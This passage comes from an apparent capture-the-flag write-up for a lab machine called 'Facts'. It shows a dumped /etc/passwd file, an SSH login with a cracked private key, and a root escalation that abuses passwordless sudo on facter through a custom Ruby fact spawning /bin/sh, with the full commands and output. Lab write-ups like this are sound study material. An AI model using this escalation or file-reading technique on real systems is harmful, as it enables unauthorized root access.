usbmux:x:100:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
messagebus:x:102:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:103:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:104:104::/nonexistent:/usr/sbin/nologin
uuidd:x:105:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:106:107::/nonexistent:/usr/sbin/nologin
tss:x:107:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:108:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
_laurel:x:101:988::/var/log/laurel:/bin/false
Apparently, there are only 2 users on the box with a shell: "trivia" and "william". Attempting to authenticate using ssh with the previously found private key established a session for the user trivia (don't forget to supply the previously cracked passphrase):
┌──(kali㉿kali)-[~]
└─$ ssh -i id_ed25519 trivia@facts.htb
Enter passphrase for key 'id_ed25519':
Last login: Wed Jan 28 16:17:19 UTC 2026 from 10.10.14.4 on ssh
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Apr 22 12:55:16 PM UTC 2026

  System load:           0.16
  Usage of /:            71.9% of 7.28GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             220
  Users logged in:       1
  IPv4 address for eth0: 10.129.37.198
  IPv6 address for eth0: dead:beef::250:56ff:fe94:c2e6


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
trivia@facts:~$
Navigating to the home directory of William gives us the user flag:
trivia@facts:/home/william$ ls
user.txt
Step 4: privilege escalation to root
After some exploration on the box, I found we could run a program called "facter" as sudo without providing a password:
trivia@facts:/opt$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter
After some research it seems that this is a program that generates some facts about the system. There is also an option to write your own custom fact in ruby which is then executed by the program. This seems interesting as we could potentially craft a malicious ruby fact that spawns a shell.
First, create a ruby fact file:
Facter.add(:my_custom_fact) do
  setcode do
        exec('/bin/sh')
  end
end
We can execute this using the following command and get root on the box:
trivia@facts:~$ sudo /usr/bin/facter --custom-dir=/home/trivia/ my_custom_fact
# id
uid=0(root) gid=0(root) groups=0(root)
# ls /root/
minio-binaries  ministack  root.txt  snap
Congratulations, you have succesfully rooted this box!
Final thoughts
Overall, This was a nice and easy box which I thouroughly enjoyed solving. It wasn't hard but I got stuck for a while on finding the users of the box as the arbitrary path traversal vulnerability seemed to be patched (until it wasn't).